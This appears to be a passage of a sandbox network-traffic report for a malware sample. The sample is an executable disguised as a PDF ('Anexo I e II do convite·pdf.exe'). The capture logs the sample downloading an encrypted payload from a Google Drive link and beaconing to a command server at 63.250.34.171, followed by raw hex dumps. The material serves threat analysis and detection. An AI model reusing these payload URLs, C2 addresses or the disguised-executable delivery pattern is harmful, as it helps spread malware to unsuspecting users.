Nov 30, 2021 15:34:06.698424101 CET	1410	IN	HTTP/1.1 403 Forbidden Date: Tue, 30 Nov 2021 14:34:05 GMT Server: Apache/2.4.38 (Debian) Content-Length: 287 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0d 0a 3c 70 3e 59 6f 75 20 64 6f 6e 27 74 20 68 61 76 65 20 70 65 72 6d 69 73 73 69 6f 6e 20 74 6f 20 61 63 63 65 73 73 20 74 68 69 73 20 72 65 73 6f 75 72 63 65 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 0d 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 33 38 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 36 33 2e 32 35 30 2e 33 34 2e 31 37 31 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0d 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>403 Forbidden</title></head><body> Forbidden You don't have permission to access this resource. <hr><address>Apache/2.4.38 (Debian) Server at 63.250.34.171 Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49752	63.250.34.171	80	C:\Users\user\Desktop\Anexo I e II do convite#U00b7pdf.exe

Timestamp	kBytes transferred	Direction	Data
Nov 30, 2021 15:34:09.490067959 CET	1458	OUT	POST /tickets.php?id=156 HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.250.34.171 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 413CA904 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Nov 30, 2021 15:34:10.682764053 CET	1459	IN	HTTP/1.1 403 Forbidden Date: Tue, 30 Nov 2021 14:34:09 GMT Server: Apache/2.4.38 (Debian) Content-Length: 287 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0d 0a 3c 70 3e 59 6f 75 20 64 6f 6e 27 74 20 68 61 76 65 20 70 65 72 6d 69 73 73 69 6f 6e 20 74 6f 20 61 63 63 65 73 73 20 74 68 69 73 20 72 65 73 6f 75 72 63 65 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 0d 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 33 38 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 36 33 2e 32 35 30 2e 33 34 2e 31 37 31 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0d 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>403 Forbidden</title></head><body> Forbidden You don't have permission to access this resource. <hr><address>Apache/2.4.38 (Debian) Server at 63.250.34.171 Port 80</address></body></html>

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49746	216.58.209.46	443	C:\Users\user\Desktop\Anexo I e II do convite#U00b7pdf.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-30 14:33:58 UTC	0	OUT	GET /uc?export=download&id=1woW1V-Fwjjb6G5mIgMHVwoyywXrCNcHQ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: drive.google.com Cache-Control: no-cache
2021-11-30 14:33:58 UTC	0	IN	HTTP/1.1 302 Moved Temporarily Content-Type: text/html; charset=UTF-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Tue, 30 Nov 2021 14:33:58 GMT Location: https://doc-0g-14-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/iol8p470gcqqh0o2bl4lp5jq2phtn0nr/1638282825000/17938877548982121299/*/1woW1V-Fwjjb6G5mIgMHVwoyywXrCNcHQ?e=download P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Content-Security-Policy: script-src 'nonce-U9VGK5If/s7UCuSuXIrZdg' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/drive-explorer/ Report-To: {"group":"coop_gse_l9ocaq","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/gse_l9ocaq"}]} Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="coop_gse_l9ocaq" X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Set-Cookie: NID=511=scNkK5sekcKY6fTTT8UNmQXc3WhRBqoTwCRVzIUthDcWmZsn_-wrhlkBMD0FaRQ4Y1Ez3PoZ9AG4iiLkyL_X1dKFhBP44us_VAm3rte3t0IIEtsf_NRHxgvLeeZuxLN4FDlCZj_ZivBvjFKzPV_UoaHhGPhb_RBrBtzpisGKe78; expires=Wed, 01-Jun-2022 14:33:58 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=none Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2021-11-30 14:33:58 UTC	1	IN	Data Raw: 31 38 34 0d 0a 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 4d 6f 76 65 64 20 54 65 6d 70 6f 72 61 72 69 6c 79 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 20 42 47 43 4f 4c 4f 52 3d 22 23 46 46 46 46 46 22 20 54 45 58 54 3d 22 23 30 30 30 30 30 30 22 3e 0a 3c 48 31 3e 4d 6f 76 65 64 20 54 65 6d 70 6f 72 61 72 69 6c 79 3c 2f 48 31 3e 0a 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 41 20 48 52 45 46 3d 22 68 74 74 70 73 3a 2f 2f 64 6f 63 2d 30 67 2d 31 34 2d 64 6f 63 73 2e 67 6f 6f 67 6c 65 75 73 65 72 63 6f 6e 74 65 6e 74 2e 63 6f 6d 2f 64 6f 63 73 2f 73 65 63 75 72 65 73 63 2f 68 61 30 72 6f 39 33 37 67 63 75 63 37 6c 37 64 65 66 66 6b 73 75 6c 68 67 35 68 37 6d 62 70 31 2f 69 6f 6c 38 Data Ascii: 184<HTML><HEAD><TITLE>Moved Temporarily</TITLE></HEAD><BODY BGCOLOR="#FFFFFF" TEXT="#000000"><H1>Moved Temporarily</H1>The document has moved <A HREF="https://doc-0g-14-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/iol8
2021-11-30 14:33:58 UTC	2	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49747	216.58.208.129	443	C:\Users\user\Desktop\Anexo I e II do convite#U00b7pdf.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-11-30 14:33:59 UTC	2	OUT	GET /docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/iol8p470gcqqh0o2bl4lp5jq2phtn0nr/1638282825000/17938877548982121299/*/1woW1V-Fwjjb6G5mIgMHVwoyywXrCNcHQ?e=download HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Cache-Control: no-cache Host: doc-0g-14-docs.googleusercontent.com Connection: Keep-Alive
2021-11-30 14:33:59 UTC	2	IN	HTTP/1.1 200 OK X-GUploader-UploadID: ADPycdu4TO7yQSLDVP5u3ahzVOQR3a3byAX0LOZRaxBl2IDJ5q4v57A9VBzgTLRQWx_0vV6BjiPDSYEqA8O--HgxMdqfEKSqnA Access-Control-Allow-Origin: * Access-Control-Allow-Credentials: false Access-Control-Allow-Headers: Accept, Accept-Language, Authorization, Cache-Control, Content-Disposition, Content-Encoding, Content-Language, Content-Length, Content-MD5, Content-Range, Content-Type, Date, developer-token, financial-institution-id, X-Goog-Sn-Metadata, X-Goog-Sn-PatientId, GData-Version, google-cloud-resource-prefix, linked-customer-id, login-customer-id, x-goog-request-params, Host, If-Match, If-Modified-Since, If-None-Match, If-Unmodified-Since, Origin, OriginToken, Pragma, Range, request-id, Slug, Transfer-Encoding, hotrod-board-name, hotrod-chrome-cpu-model, hotrod-chrome-processors, Want-Digest, x-chrome-connected, X-ClientDetails, X-Client-Version, X-Firebase-Locale, X-Goog-Firebase-Installations-Auth, X-Firebase-Client, X-Firebase-Client-Log-Type, X-Firebase-GMPID, X-Firebase-Auth-Token, X-Firebase-AppCheck, X-Goog-Drive-Client-Version, X-Goog-Drive-Resource-Keys, X-GData-Client, X-GData-Key, X-GoogApps-Allowed-Domains, X-Goog-AdX-Buyer-Impersonation, X-Goog-Api-Client, X-Goog-Visibilities, X-Goog-AuthUser, x-goog-ext-124712974-jspb, x-goog-ext-251363160-jspb, x-goog-ext-259736195-jspb, X-Goog-PageId, X-Goog-Encode-Response-If-Executable, X-Goog-Correlation-Id, X-Goog-Request-Info, X-Goog-Request-Reason, X-Goog-Experiments, x-goog-iam-authority-selector, x-goog-iam-authorization-token, X-Goog-Spatula, X-Goog-Travel-Bgr, X-Goog-Travel-Settings, X-Goog-Upload-Command, X-Goog-Upload-Content-Disposition, X-Goog-Upload-Content-Length, X-Goog-Upload-Content-Type, X-Goog-Upload-File-Name, X-Goog-Upload-Header-Content-Encoding, X-Goog-Upload-Header-Content-Length, X-Goog-Upload-Header-Content-Type, X-Goog-Upload-Header-Transfer-Encoding, X-Goog-Upload-Offset, X-Goog-Upload-Protocol, x-goog-user-project, X-Goog-Visitor-Id, X-Goog-FieldMask, X-Google-Project-Override, X-Goog-Api-Key, X-HTTP-Method-Override, X-JavaScript-User-Agent, X-Pan-Versionid, X-Proxied-User-IP, X-Origin, X-Referer, X-Requested-With, X-Stadia-Client-Context, X-Upload-Content-Length, X-Upload-Content-Type, X-Use-HTTP-Status-Code-Override, X-Ios-Bundle-Identifier, X-Android-Package, X-Ariane-Xsrf-Token, X-YouTube-VVT, X-YouTube-Page-CL, X-YouTube-Page-Timestamp, X-Compass-Routing-Destination, x-framework-xsrf-token, X-Goog-Meeting-ABR, X-Goog-Meeting-Botguardid, X-Goog-Meeting-ClientInfo, X-Goog-Meeting-ClientVersion, X-Goog-Meeting-Debugid, X-Goog-Meeting-Identifier, X-Goog-Meeting-RtcClient, X-Goog-Meeting-StartSource, X-Goog-Meeting-Token, X-Goog-Meeting-ViewerInfo, X-Client-Data, x-sdm-id-token, X-Sfdc-Authorization, MIME-Version, Content-Transfer-Encoding, X-Earth-Engine-App-ID-Token, X-Earth-Engine-Computation-Profile, X-Earth-Engine-Computation-Profiling, X-Play-Console-Experiments-Override, X-Play-Console-Session-Id, x-alkali-account-key, x-alkali-application-key, x-alkali-auth-apps-namespace, x-alkali-auth-entities-namespace, x-alkali-auth-entity, x-alkali-client-locale, EES-S7E-MODE, cast-device-capabilities, X-Server-Timeout Access-Control-Allow-Methods: GET,OPTIONS Content-Type: application/octet-stream Content-Disposition: attachment;filename="Press_KWgTPXvmpV107.bin";filename*=UTF-8''Press_KWgTPXvmpV107.bin Content-Length: 106560 Date: Tue, 30 Nov 2021 14:33:59 GMT Expires: Tue, 30 Nov 2021 14:33:59 GMT Cache-Control: private, max-age=0 X-Goog-Hash: crc32c=SX2f0w== Server: UploadServer Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2021-11-30 14:33:59 UTC	6	IN	Data Raw: 43 c9 47 aa 99 5d d1 8d a6 a0 0c b7 b8 32 00 75 72 06 58 6b fe 4c a4 9e 01 52 4b 0a 4a 8c 3d 57 ba 44 c4 75 fe 8b f8 99 19 fa 7c 19 9b 33 d8 5c 76 e3 e5 bb d4 55 12 52 00 4f 15 2f 6c 27 57 58 16 cd be 9a dc c3 3d 5d ad 66 21 3d d1 6d 10 5d a1 cf eb 83 55 94 57 ba c0 42 97 5e cb 70 8d 13 fe c2 0c 04 6e 8c 5d 59 0f b2 0d d2 50 2d f3 8c 80 b4 6b 9c 12 d3 bd 21 c1 17 6d 46 4c dd 02 25 5c 6e 7b c0 9d ce 36 f6 53 3c d2 e6 03 80 24 32 f9 2a 4f 35 87 80 fe 12 87 ee 44 27 45 a8 b6 ea 4f 94 67 75 c6 a4 86 40 51 5e a4 85 0f 01 b6 2f d0 f9 77 71 9b 67 b2 fc 80 0e 44 c2 b2 78 be ee c2 d3 9d 55 ba 04 34 77 82 f5 9b 05 a1 df ed d5 02 3e a9 4e 5f 75 08 bd c0 ef 17 90 36 b0 da 0e a6 d8 71 cf cd ce 8d ad 69 1a 84 98 ff 32 ad ce b4 91 cc f8 9a 89 a2 f4 d9 9f 8e af 7d 04 80 Data Ascii: CG]2urXkLRKJ=WDu|3\vURO/l'WX=]f!=m]UWB^pn]YP-k!mFL%\n{6S<$2*O5D'EOgu@Q^/wqgDxU 4w>N_u6qi2}
2021-11-30 14:33:59 UTC	9	IN	Data Raw: 0f c2 8b d5 0c 0e e6 b4 be 86 5b 4c 0d 4e e5 7e 2e e6 33 8f 87 ad 75 44 73 07 c1 cf a8 52 0b 7f 69 f5 41 d5 8a 8b c2 3f 07 f7 b7 92 ee 69 f4 0b 1e d4 45 be 06 cc ae ff ae f6 3e 54 12 42 ee 12 0c a2 04 5d ed ee 49 50 84 6d 57 cc 2f cf ea a4 cc 70 46 25 02 85 70 cb ca f6 22 b7 e6 f4 3c 8c 4a 41 b5 b3 a0 f5 b0 1b d6 d9 75 b2 58 a0 e7 fd d0 e5 04 67 11 54 5c eb e3 ca b2 aa 43 9e 61 8a d1 d5 5f b5 7b 16 60 90 23 e9 a0 57 a4 1d b5 c1 79 fd 12 fa c8 58 82 4a 69 74 47 37 dd ba 73 57 dc d3 b6 03 51 81 9d 52 a4 41 e5 eb 7e 49 fb 01 22 96 c8 3e fd fb 84 5d 8f 39 af 5f 90 e0 96 1c 42 be f7 7b 96 f7 03 4c d6 d4 a5 58 d1 b4 06 cc 21 80 9e af 1b 9e 90 30 9b d5 9f 54 99 9a aa e6 14 8d 32 a8 4d d4 88 b2 65 d3 50 16 75 88 84 b4 6b ea 0a 58 3b 2d c5 17 6d 7d 44 ab 06 0e aa Data Ascii: [LN~.3uDsRiA?iE>TB]IPmW/pF%p"<JAuXgT\Ca_{`#WyXJitG7sWQRA~I">]9_B{LX!0T2MePukX;-m}D
2021-11-30 14:33:59 UTC	13	IN	Data Raw: 15 0b d4 cb 74 5d 46 41 0c 02 2f c6 77 27 bf 89 14 70 ee fa 17 83 81 0f 10 ec f0 56 e1 92 9e 4b 22 2e cc 6d 7d b2 9b 61 1b 7f b4 ef 25 ab 29 7b 60 21 ce e0 67 04 6c 87 14 b0 61 55 0d 5c 6a c6 b6 da e7 38 a2 f0 9e 01 3d 7f 97 c0 3e 09 8c 82 50 09 45 68 d4 81 66 e6 63 16 a1 5d d9 c8 20 1f d3 46 14 d6 2b 55 26 11 37 e8 43 7b d3 27 52 b9 7d a0 20 20 8c a2 28 72 64 ad 8c ee 8a ef 11 aa ad 99 a3 46 fb 68 5c f3 4c 65 01 1e 9b 57 f6 4b c9 a6 41 51 54 d0 c8 06 c1 44 fc 9f 9f b9 4c 79 e3 9c cf e8 ca 1f d3 58 10 7e 6c 06 85 2f 08 5c 4c 9c 59 ec 56 e9 bc 8f c1 3c 12 dd 29 5a 00 35 8f 0d a3 6a 81 90 01 9b 63 14 cb df 9c e3 1c c9 cc 6e 23 38 0e 87 35 7d 6e 64 30 7c 68 a8 52 64 f4 0a 68 38 e3 0c 49 23 8a 6c b0 89 84 b9 c7 f5 98 c3 dc fe 39 e5 2e df 58 e0 c6 b9 3d 3e 18 Data Ascii: t]FA/w'pVK".m}a%){`!glaU\j8=>PEhfc] F+U&7C{'R} (rdFh\LeWKAQTDLyX~l/\LYV<)Z5jcn#85}nd0|hRdh8l#!9.X =>
2021-11-30 14:33:59 UTC	17	IN	Data Raw: 38 83 36 b7 59 17 1b 19 8f 93 74 d1 ac d8 3d 63 4d 23 7d cd bc b1 54 c5 58 ef d3 f3 53 b6 34 41 f1 29 e8 91 b8 bf d9 95 15 0e 66 c5 b5 b5 44 57 3b f4 1f 30 43 a3 16 a1 ec 57 20 e6 8b dd bd 24 d6 1a 95 0a ca 4c a8 98 3c 7d bb a4 98 2d d8 88 ab 36 df 67 05 c5 d9 1d 19 ab 4a bf 11 fd 2f e9 48 fa 93 5d a1 f7 a3 3b 1a 2e 7d 7b 3a 86 cc 83 dc c6 c1 6f 90 1c ff 47 87 5c 27 e6 52 a3 0e 07 50 62 dc 5c bc b8 07 e4 d7 4f 02 db 35 75 43 07 07 05 66 8c 71 f8 9c 04 52 72 6b 84 53 93 7b 95 fa 46 e7 67 9c ef e4 80 bc ce 83 13 d6 71 e4 97 4d 39 98 c6 99 73 42 e7 0a 40 ff 9e 15 45 72 d6 32 bf ca 70 12 0c ca 29 b5 64 50 f4 4a b5 61 7e 08 41 28 cf 15 f8 63 12 12 8c 4e c4 54 c4 fa 96 6d ad d4 d6 4a be 46 11 5b 4f 33 21 7c 7b 12 d0 25 4b f1 78 8b 5a 99 db c4 f2 fd f2 5f 96 ec Data Ascii: 86Yt=cM#}TXS4A)fDW;0CW $L<}-6gJ/H];.}{:oG\'RPb\O5uCfqRrkS{FgqM9sB@Er2p)dPJa~A(cNTmJF[O3!|{%KxZ_

Timestamp	kBytes transferred	Direction	Data
2021-11-30 14:33:59 UTC	18	IN	Data Raw: e8 78 50 c0 31 c1 e8 18 4e ea a9 4a da 27 61 96 a6 f5 2b 7e 3b 9a 16 cd aa ce 5e 05 4a 19 1c 93 12 9d b3 c8 21 e6 6b e5 5a 24 c6 5b 41 1b 3d 40 1c 63 16 87 1e 21 df 85 a5 4b 4e bc 8a 7d e3 1a eb c0 66 57 a1 5b f1 bb 9b 4d 0d b2 06 99 f0 1a 54 6b 43 33 8d 62 d9 dc e9 29 9b b6 66 83 ea bf 27 c6 50 5b ec dc a4 21 d3 43 e3 95 fc ae a3 1d 65 12 8a ea ee ab d7 2e be 31 62 e5 38 b7 d8 87 96 43 ae 58 04 b1 f0 f3 fd 0b fd 1d c9 91 ff 5a a8 60 a8 4c 51 f0 d6 a4 28 99 1f b5 66 59 80 1d 21 41 61 53 2a 8c 7c a3 e9 fc df 32 57 1e 89 40 15 96 93 4f 88 f0 c8 a9 c7 86 11 5e 6c 5d c2 ff aa d6 e8 74 6b a0 8d f5 dc 9b ae bb 4b 9a 53 d6 56 a0 98 cf 59 eb 54 0b 19 44 e0 c6 d4 60 5d 7b e7 a3 33 62 00 0d ab 5e 1f e5 64 91 1f 42 0a 5f c0 16 0f f1 52 2c 76 cc 71 3a 77 35 31 17 64 Data Ascii: xP1NJ'a+~;^J!kZ$[A=@c!KN}fW[MTkC3b)f'P[!Ce.1b8CXZ`LQ(fY!AaS*|2W@O^l]tkKSVYTD`}{3b^dB_R,vq:w51d
2021-11-30 14:33:59 UTC	19	IN	Data Raw: c7 43 69 8f db b6 e6 8a 65 de 36 d3 5e 6b c1 2e f4 53 b7 ad 1b 34 4f fd 31 c2 f1 f7 02 fa 52 5b e4 37 51 6a ef 57 fb 7e e8 e3 6e 24 b1 38 76 c2 92 3c 18 57 b6 57 d2 9f 82 61 09 77 31 38 55 c3 73 b4 ae b7 dd f7 00 8d c0 c7 75 c0 0a af 9a f9 dd c9 c1 3d c6 5d 89 cb b5 c9 de b8 e7 15 42 82 cb e5 f8 ae e7 c2 80 1d 5c ba e7 1e c7 91 81 2d 03 a1 cc 73 b2 8c 11 35 3a 33 1a 27 dc ff 73 24 47 48 f0 35 2b c7 3a a6 b4 d4 81 82 88 cf f2 80 e6 e9 82 e8 22 f5 26 3b 48 af 47 9e 81 8e 38 2d 2c 24 05 c8 db ee 0f 65 54 e5 36 f0 2e f8 2b 8a fb c0 ea 3e 93 f3 81 70 45 f9 fb 92 91 a6 68 af 58 fe 2a db 91 48 4e 9b e2 39 65 aa cf 04 18 bd 12 28 d5 5c 88 10 5d 1a 0f 00 86 bd c4 4d ba 80 1b fd 5e 9b 8f f8 1f 01 b7 04 ec 6b 8c 5d 59 8c 76 1d 8f 93 78 78 60 d1 e2 3c af e4 85 eb 49 Data Ascii: Cie6^k.S4O1R[7QjW~n$8v<WWaw18Usu=]B\-s5:3's$GH5+:"&;HG8-,$eT6.+>pEhX*HN9e(\]M^k]Yvxx`<I
2021-11-30 14:33:59 UTC	20	IN	Data Raw: 4e 31 95 14 2b 6c 3f c0 07 31 e6 02 13 25 35 58 3a 72 44 50 d2 bc 9f 20 d6 f3 35 15 d4 9e c2 f6 7a 8b 2f c3 be 3d 97 e1 1a ec e5 84 b9 64 e9 50 f1 25 60 df f5 a2 f8 2c d3 2f 9a 37 c4 b7 ab e2 fc 5c 99 57 6f 76 4f cd c6 3b a2 17 5c c8 83 f5 66 bb 2e eb 22 f4 2d 78 28 a3 e6 ad 50 26 3e 0d b4 d1 be 11 fd 9f c5 e0 af aa 49 fa 81 93 3b 1a 52 67 7b 3a 54 07 c0 47 8c cf 75 b8 d5 fc 24 5e 3b 34 15 32 e8 b8 4e f9 40 4a 26 8f 19 66 58 cc 39 88 4d 6d 94 99 b6 c2 de 44 7d bd db 6b 99 fc be e5 5a 27 b4 73 14 2a 96 f2 73 18 e4 e4 0a 38 60 32 94 cd 81 9f 76 a5 c5 7b c6 13 de ff 74 b5 6c fe 82 15 39 3d 9f 98 60 a1 2a d3 14 46 1d e7 07 ff 50 76 1f 82 92 3b 81 88 f5 7c 6b 1b a9 b6 24 f7 37 6e be c5 66 9c 39 2b a3 46 ca 46 e1 ce 9f 04 e2 41 03 58 e1 24 0d fa 90 ab f5 31 17 Data Ascii: N1+l?1%5X:rDP 5z/=dP%`,/7\WovO;\f."-x(P&>I;Rg{:TGu$^;42N@J&fX9MmD}kZ's*s8`2v{tl9=`*FPv;| k$7nf9+FFAX$1
2021-11-30 14:33:59 UTC	22	IN	Data Raw: 98 64 4f a6 90 c6 31 e3 5e 25 1a 8b 66 44 24 91 8f ed c8 40 75 d1 8c d4 1b 93 94 c8 35 28 06 b2 b4 59 ea c1 ec 61 b9 95 ca fe 5b de c1 02 c7 7c 35 28 e5 17 b3 43 54 77 dd 25 53 6a 4d f7 77 f8 1e 25 40 bf b7 0f 87 88 4d 46 30 44 5e 3d bc 4f 24 bf f4 87 97 e9 b4 3b 1e f6 20 78 20 66 47 61 ec 35 d4 e1 04 aa e9 a6 70 55 d1 16 f1 c5 b1 50 95 25 6e 8a 05 17 57 a5 47 de 68 3f 5e 3f b5 f3 e2 89 a0 c8 d2 b0 57 b1 dd e1 1d 76 9f c9 7b cc 1a b6 11 a4 e0 6f 03 6d af 82 51 88 20 82 7a cb 09 b0 f1 23 1e c1 14 1d aa cd 6c 0f ac 32 9b cc 6d ba c8 14 90 dc 4c 1b dc 20 b5 56 2b a0 aa 3e d1 e7 f6 ad 22 e9 a5 65 bf 80 fa a4 da be 1a 11 99 b3 64 72 5d c7 1c 24 5d 3f c5 8d b6 64 b7 fa 85 9f bf a8 fc a3 68 f9 8e 77 74 cf db c3 5b bc ed 3d 42 22 b0 8e 68 74 50 da a0 ed cb 9f 36 Data Ascii: dO1^%fD$@u5(Ya[\|5(CTw%SjMw%@MF0D^=O$; x fGa5pUP%nWGh?^?Wv{omQ z#l2mL V+>"edr]$]? dhwt[=B"htP6
2021-11-30 14:33:59 UTC	23	IN	Data Raw: bc ca 7b e2 79 cb 8f 3c 02 cf b9 9e 49 dd e5 6e 14 82 38 76 10 ee 71 6f e6 a8 ef ea 12 1c af 90 cc 33 08 75 6a 60 28 8d b9 9f dd 81 32 96 7e 50 c0 78 bb 59 68 0f df 33 e7 75 56 1c c9 68 73 a2 21 fb b9 61 75 41 39 ba 2b 63 b5 2d 2d e9 95 55 13 6c 2b 5e 0c 34 0c db cb 0f 3f 0d 84 36 ff f1 07 03 ec e7 3d 5f bd 6b b7 cd f6 45 b6 c0 f3 8e 8d f2 61 f1 fb 2d e1 ea e4 24 e2 4c 6d e4 97 dc 87 21 2f 38 33 b7 a4 5c 63 ba a8 3f b8 47 80 fd dd 4e b9 0e 9e fb d0 60 cd ab 1d c8 a9 ba f9 e6 4a 69 76 35 e1 4b 7b 00 14 e7 55 eb 0b c4 d1 ef d7 2b 1b a9 56 99 72 b6 de 7a da 84 e6 30 68 47 79 11 a1 ce ef 2a 03 0f 8a 70 db fb fd cf 0c 04 e5 74 04 00 48 c6 50 ba c8 7c b2 8c d7 5c 9a 90 12 d3 36 f9 98 4e e8 9d c8 c6 55 cd aa 7b c1 ce ce f1 cf d3 82 8e d3 aa 97 f8 fd 56 ae 72 a7 Data Ascii: {y<In8vqo3uj`(2~PxYh3uVhs!auA9+c--Ul+^4?6=_kEa-$Lm!/83\c?GN`Jiv5K{U+Vrz0hGy*ptHP|\6NU{Vr
2021-11-30 14:33:59 UTC	24	IN	Data Raw: 36 34 e6 ed 54 46 87 2f e8 b7 e8 b9 b4 8e 3c 98 1c 78 92 9c 40 00 dc 49 0d f6 3b 0b d3 fa d9 4c c1 3c e6 8c 6b a2 ab 44 46 98 46 60 2c 5e c0 2b 95 f3 c9 83 4a 82 44 d1 39 8b 26 72 fe 98 df c3 05 4f 2a 38 0d e4 e6 be 11 03 d2 25 67 b1 d6 72 a6 48 3d c5 c1 87 dc da 98 1c aa c8 6f ce c1 ff c5 5a 5c b8 77 20 bd ee 6b 28 ac 3d ee 97 62 b3 70 b1 b8 79 d7 12 88 d8 3b 14 f4 27 7d 21 90 46 9a d3 c9 2f a5 dd 87 d2 53 3e f8 87 58 f7 18 5b 64 e3 90 87 6e b3 25 e3 2d 4d a0 ca 6d 6f f2 39 bb 6f 79 64 1d 7b 67 6d 02 52 62 25 9b 6a 66 b1 90 8d 6d a6 3f ec 12 0d 3c 72 80 0e 0c 1e 86 f8 d7 fb be 73 d4 31 13 68 d2 ca 4f 91 be a2 9a d2 49 f4 be d5 38 74 a1 56 12 05 0c 94 c9 21 f8 a3 62 28 a1 4e 4d e5 f6 41 3a 06 47 22 5e 49 0a f1 ed c8 8f b3 f2 b1 31 1c 25 19 43 a9 d0 c8 f0 Data Ascii: 64TF/<x@I;L<kDFF`,^+JD9&rO*8%grH=oZ\w k(=bpy;'}!F/S>X[dn%-Mmo9oyd{gmRb%jfm?<rs1hOI8tV!b(NMA:G"^I1%C
2021-11-30 14:33:59 UTC	26	IN	Data Raw: c8 9c 4d 1a 9e 1a f0 3e 52 0f 9f 72 81 b6 a0 4c 4a 94 3d 4d 21 8d 2e 51 40 be f6 f1 fd a9 36 59 0f da 57 5c 7b 13 df 82 ea 3c d0 1f b3 1c 4b 06 f4 fc 22 bc 1c 47 64 dc 9b 67 f2 85 95 42 0b 9c 79 9f d6 bb 61 44 e8 cc 64 83 d0 e0 51 db d4 54 74 5c 68 f4 fe 7e 84 a1 75 ad cd 7a 5a e3 51 dc 5d 0a 3f 13 eb e2 89 7b 6d 4a e0 01 3c 1b e1 cf e5 7c 39 88 47 2f 8d 27 f9 f8 e8 34 fb ac 99 dd 6f 72 cc 4e 13 e0 a4 f8 37 e8 1c 24 b1 f1 e9 e7 73 12 fe b8 95 e6 5f 95 86 af 57 f3 70 6a e3 1c c3 78 1e 56 08 94 cf 82 a2 2d 84 fa a5 c4 7a 78 60 c6 63 26 8f 98 1a f9 fe 7a 93 1d 82 91 7a 5a dc 68 d3 74 af 0e 20 bb cd 70 da 3f 07 86 75 22 27 e7 1c a0 43 bb 3f c7 b0 58 a5 5e 90 60 ae a7 3f 33 68 87 2d 30 8d 08 25 ec e6 f4 71 62 b0 9d 52 a3 2a 91 0d 81 1b a0 d5 73 43 6a 4e d5 a8 Data Ascii: 